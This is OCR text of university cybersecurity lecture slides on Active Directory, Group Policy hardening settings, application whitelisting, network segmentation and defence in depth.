
- Domain tree
  - Multiple domains can form a domain tree.
  - The root domain is created first and serves a parent domain for child domains.
- DNS (Domain Name System)
  - Hierarchical domain naming systems
    - ✓ Example: company.com (parent domain), dubai.company.com (child domain), london.company.com (child domain)



UNIVERSITY OF WOLLONGONG AUSTRALIA

Preliminary: Active Directory

- Trust relationship
  - ➢The default relationship between the parent domain and the child domain is a *transitive two-way* trust.
  - ➢Other types are possible depending using
    - ✓ One-way trust
    - ✓ Non-transitive two-way trust




UNIVERSITY OF WOLLONGONG AUSTRALIA

Preliminary: Active Directory

- Group Policy
  - ***Group Policy*** is a feature (of the Microsoft Windows NT family of operating systems) that centrally controls the working environment of user accounts and computer accounts.
  - It was created to overcome the problem with the Windows registry
    - ✓ Registry is similar to a login script that stores program and system settings.
    - ✓ A change in registry is permanent. If the user has a new job title, a different registry is needed.
    - ✓ *Group policy makes this change easy*: Group policy is able to reverse any previous configuration made for that user.
    - ✓ The administrator only needs to worry about configuring the required changes.

Preliminary: Active Directory


- Execution of Group Policy
  - Group Policy Object (GPO): **A collection of settings that define what a system will look like and how it will behave for a defined group of users.**
  - The admin distributes GPO through Active Directory to servers and users in OUs.



UNIVERSITY OF WOLLONGONG AUSTRALIA

Policy Enforcement

- A tool for policy enforcement: Microsoft Active Directory
  - ➢The Group Policy Object (GPO) can be leveraged to deploy security policies.
    - ✓ If different departments have different needs, the deployment of group policies can be segmented using organizational units (OUs) and assign policies per OU.
    - ✓ For example, if the servers that belong to the HR department require a different set of policies, a custom policy to this HR OU should be assigned.



UNIVERSITY OF WOLLONGONG AUSTRALIA

Policy Enforcement

- **Important Group Policy settings for preventing security breaches**
  1. Set limits on a computer's Control Panel
     - ✓ This is to prevent non-admin user from modifying system configurations.
  2. Prevent Windows from storing LAN Manager Hash
     - ✓ This is to *prevent pass-the-hash attack*.
  3. Control access to Command Prompt
     - ✓ Command Prompts can be used to run commands that give high-level access to users and evade other restrictions on the system. So it is wise to disable Command Prompt.
  4. Disable forced systems restarts
     - ✓ This is to prevent important settings and unsaved work from being lost.
  5. Disallow removable media drives (DVDs and CDs)
     - ✓ Removable media drives are very prone to infection, and they may also contain a virus or malware.


Policy Enforcement

6. Restrict software installations
   - ✓ This is to prevent unwanted apps that have potential to compromise the system from being installed.
7. Disable guest account
   - ✓ Sometimes, attackers can use Guest account to access your computer.
8. Set minimum password length to higher limits
   - ✓ Recommendations: Admin password: at least 15 characters; Regular user password: at least 12 characters
9. Set maximum password age to lower limits
   - ✓ Recommendation: 42 days
10. Disable Anonymous SID (Security IDentifier) enumeration
    - ✓ In older versions of Windows, users could query the SIDs to identify important users and groups.

Policy Enforcement

- Example settings
  2. Prevent Windows from storing LAN Manager Hash

Group policy setting of Partha's machine →




UNIVERSITY OF WOLLONGONG AUSTRALIA

Policy Enforcement

- Example settings
  8. And 9. Password length and age

Group policy setting of Partha's machine →



UNIVERSITY OF WOLLONGONG AUSTRALIA

Policy Enforcement

- Application whitelisting
  - Usually organization's security policy dictates that only licensed software is allowed to run in the user's computer.
  - Running unlicensed software should be prevented and the use of licensed software that is not authorized by IT should be restricted.
  - Policy enforcement ensures that only authorized applications will run on the system.
  - NIST guidance on application whitelisting - Publication 800-167: http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-167.pdf

CSIT302 Cybersecurity

Day 4-2 – Network Segmentation

Subject Coordinators: Dr Partha Sarathi Roy

School of Computing and Information Technology

UNIVERSITY OF WOLLONGONG AUSTRALIA

Segmenting the Network


- Network segmentation
  - Network segmentation in computer networking is ***the act or practice of splitting a computer network into subnetworks***, each being a network segment.
  - The network must be segmented, isolated, and mechanisms to mitigate intrusion to be provided.
  - Types: Physical, logical and virtual segmentations
- Reasons for having network segmentation
  - Performance
    - ✓ Ex) High bandwidth applications
  - **Security**
    - ✓ Ex) Users should not talk directly to database servers.

Defence in Depth Approach

- *Defence in depth approach* is to ensure:
  - There are multiple layers of protection.
  - Each layer will have its own set of security controls, which will end up delaying the attack.
  - The sensors available in each layer will alert users whether or not something is happening.
- Purpose
  - To break the attack kill chain before the mission is fully executed.

Defence in Depth Approach

- Implementation of defence in depth approach consists of three sections:
  - Infrastructure and Services
  - Documents in transit
  - Endpoints



UNIVERSITY OF WOLLONGONG AUSTRALIA

Defence in Depth Approach

- **Infrastructure and services**
  - ➢ Attacker can target the organization's infrastructure and services.
  - ➢ All services that are offered by the organization is needed to be enumerated to identify the possible attack vectors:
    - ✓ Identify which *assets* that the organization has.
    - ✓ Then, specify that the *potential attackers and the possible attack techniques*.
  - ➢ Add security controls to mitigate the vulnerabilities.
    - ✓ Examples of security controls: Patch management, server protection via security policies, network isolation, backups and etc.

Defence in Depth Approach


- **Infrastructure and services**
  - Two forms of infrastructure:
    - ✓ On-premises
    - ✓ IaaS (Infrastructure as a Service) of cloud computing
  - Services can be provided based on the form of infrastructure.
  - Threat modelling and implementation of security control must be considered in the hybrid environment (on-premises + IaaS) if the organisation is leveraging their services using IaaS.
  - The goal of infrastructure security
    - ✓ To reduce the vulnerability count and severity, reduce the time of exposure, and increase the difficulty and cost of exploitation.

Defence in Depth Approach

- **Documents in transit**
  - *Documents* could be any type of data.
  - This data is usually vulnerable when it is in transit (from one location to another).
  - *Data in transit must be protected by encryption*.
  - The encryption in transit should be done in both public and internal networks.

Defence in Depth Approach

